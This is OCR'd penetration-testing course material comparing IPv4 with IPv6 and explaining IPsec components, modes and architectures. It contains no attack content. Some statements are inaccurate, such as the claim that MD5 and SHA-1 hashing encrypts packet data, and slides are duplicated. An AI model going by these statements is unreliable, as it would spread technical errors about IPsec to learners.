
IPv4	IPv6
Length of addresses is 32 bits (4 bytes)	Length of addresses is 128 bits (16 bytes)
Header consists of a checksum	Header does not consist of a checksum
Header consists of options	Extension headers support optional data
IPsec header support is optional	IPsec header support is required
Address can be organized physically or through DHCP	Stateless auto-organized link-local address will be obtained
ARP uses broadcast ARP request to solve IP to MAC/Hardware address	Multicast neighbor solicitation communication solves IP addresses to MAC addresses
Broadcast addresses are used to send traffic to all nodes on a subnet	IPv6 uses a link-local scope all-nodes multicast address

Table A.05: Comparison between IPv4 and IPv6

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Internet Protocol Security (IPsec)

- IPsec is a network layer protocol that ensures **secure Internet Protocol** (IP) level communication
- It provides **end-to-end security** at the Internet Layer of the Internet Protocol Suite
- It **encrypts** and **authenticates** each IP packet in the communication
- It **supports** network-level peer authentication, data origin authentication, data integrity, data confidentiality (encryption), and replay protection



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Internet Protocol Security (IPsec) (Cont'd)

Components of IPsec

- IPsec Driver
- Internet Key Exchange (IKE)
- Internet Security Association Key Management Protocol
- Oakley
- IPsec Policy Agent




Benefits of IPSec

- Network-level peer authentication
- Data origin authentication
- Data integrity
- Data confidentiality (encryption)
- Replay protection



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Internet Protocol Security (IPsec)

IPsec is a network layer protocol that ensures secure Internet Protocol (IP) level communication. It provides end-to-end security at the Internet Layer of the Internet Protocol Suite. It encrypts and authenticates each IP packet in the communication. It supports network-level peer authentication, data origin authentication, data integrity, data confidentiality (encryption), and replay protection.




Figure A.86: IPsec

IPsec is a tunneling protocol that allows secure transmission of the IP packets over the internet, this also called IP security. Clearly speaking, IPsec is not a protocol but a framework that provides a collection of protocols and services for secure communication. This framework was designed in such a way to provide security to the high-level protocols. This provides both authentication and encryption mechanisms for the message.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Components of IPsec

- IPsec Driver
- Internet Key Exchange (IKE)
- Internet Security Association Key Management Protocol
- Oakley
- IPsec Policy Agent

Benefits of IPSec

- Network-level peer authentication
- Data origin authentication
- Data integrity
- Data confidentiality (encryption)
- Replay protection

IPsec Core Protocols

For secure communication over the insecure medium, IPsec provides many services and protocols. The IPsec core protocols contains these services and they are discussed below:

- **IPsec Authentication Header (AH)**

  The authentication of the message service is performed through this protocol. This takes the responsibility to make sure that the sender of the message is an authorized one and there is no manipulation of message. It even provides security from the reply attacks.

- **Encapsulating Security Payload (ESP)**

  The encryption of the message service is performed through this protocol. This takes the responsibility to make sure that the message is accessed by the authorized receiver and on one else.

  These cannot be treated as standard protocols but headers of the IP packet. To perform their functioning, they need the assistance of some other terms such as:

- **Hashing Algorithms for Encryption**

  These two protocols use the hashing algorithms such as MD5 and SHA-1 to encrypt the packet data.

- **Security Policies and Security Associations**

  These policies and associations defined by IPsec are useful in choosing a security mechanism and to maintain co-ordination among the participating devices.

- **Internet Key Exchange**

  This component is used to share the encryption key among the devices to decrypt the encrypted information.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure A.87: IP Security Protocol Suite (IPsec)

IPsec Modes

The three architectural designs that are discussed above can be operated in two modes called transport mode and tunneling mode. These modes define the function of the core protocols of IPsec that provides security to the IP information. Based on these modes, the authentication header (AH) and encapsulation security payload (ESP) adds the headers to the IP packets.

- **Transport Mode**

  In this mode, the protection is provided to the IP packets while travelling from transport layer to the IP. Either or both of the core protocols can add the security header in front of the packet from the transport layer, and then the IP adds its header in front of the IPsec header.

  The following figure shows the entire transport mode process:




Figure A.88: Headers in Transport Mode

- **Tunnel Mode**

  In this mode, initially IP header is added to the IP packet and then the IPsec header is added in front of the IP header. To this entire package another IP header is added to complete the IP packet encapsulation into another IP packet.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The following figure shows the entire tunnel mode process:




Figure A.89: Headers in Tunnel Mode

Compared to the transport mode, the tunnel mode provides the more security to the IP data, as it encapsulates the entire IP packets completely.

IPsec Architecture

Based on the version of the IP used and some other factors, the IPsec can be implement in two ways such as:

- **Implementing on hosts** – In this implementation, the IPsec can be provided to all the hosts in a network for complete end-to-end security.
- **Implementing on routers** – In this implementation, the IPsec can be provided to the routers in a network. This is easy to implement but cannot achieve complete end-to-end protection.




Figure A.90: IPsec Architecture

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

IPsec Implementation Architectures

Form these implementations, the IPsec architecture is categorized into three types:

- **Integrated Architecture**

  In this architecture design, the IPsec mechanism is integrated with the IP protocol for secured transmission of the IP information. This is a very simple design that requires no additional infrastructure installation. This design is well suited for the IPv6 supported devices. The IPsec can be able to utilize a few network services due to its integration with the network layer (IPv6). This architecture supports both transport and tunneling modes.




Figure A.91: Integrated Architecture

- **Bump in the Stack (BITS) Architecture**

  In a stack of network layers, an IPsec layers is inserted in this design. From that stack, IPsec receives information form the network layer and passes to the datalink layer with additional security. This architectural design provides a complete solution compared to the integrated design, but duplicates the effort. This design is well suited for the IPv4 supported devices than IPv6.




Figure A.92: Bump in the Stack (BITS) Architecture

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Bump in the Wire (BITW) Architecture**

  In this architecture, a separate IPsec device is implemented to provide security. This device can be inserted between the router and the receiving outside network. This device monitors the outgoing and incoming IP packets and add IPsec service to the outgoing packets.


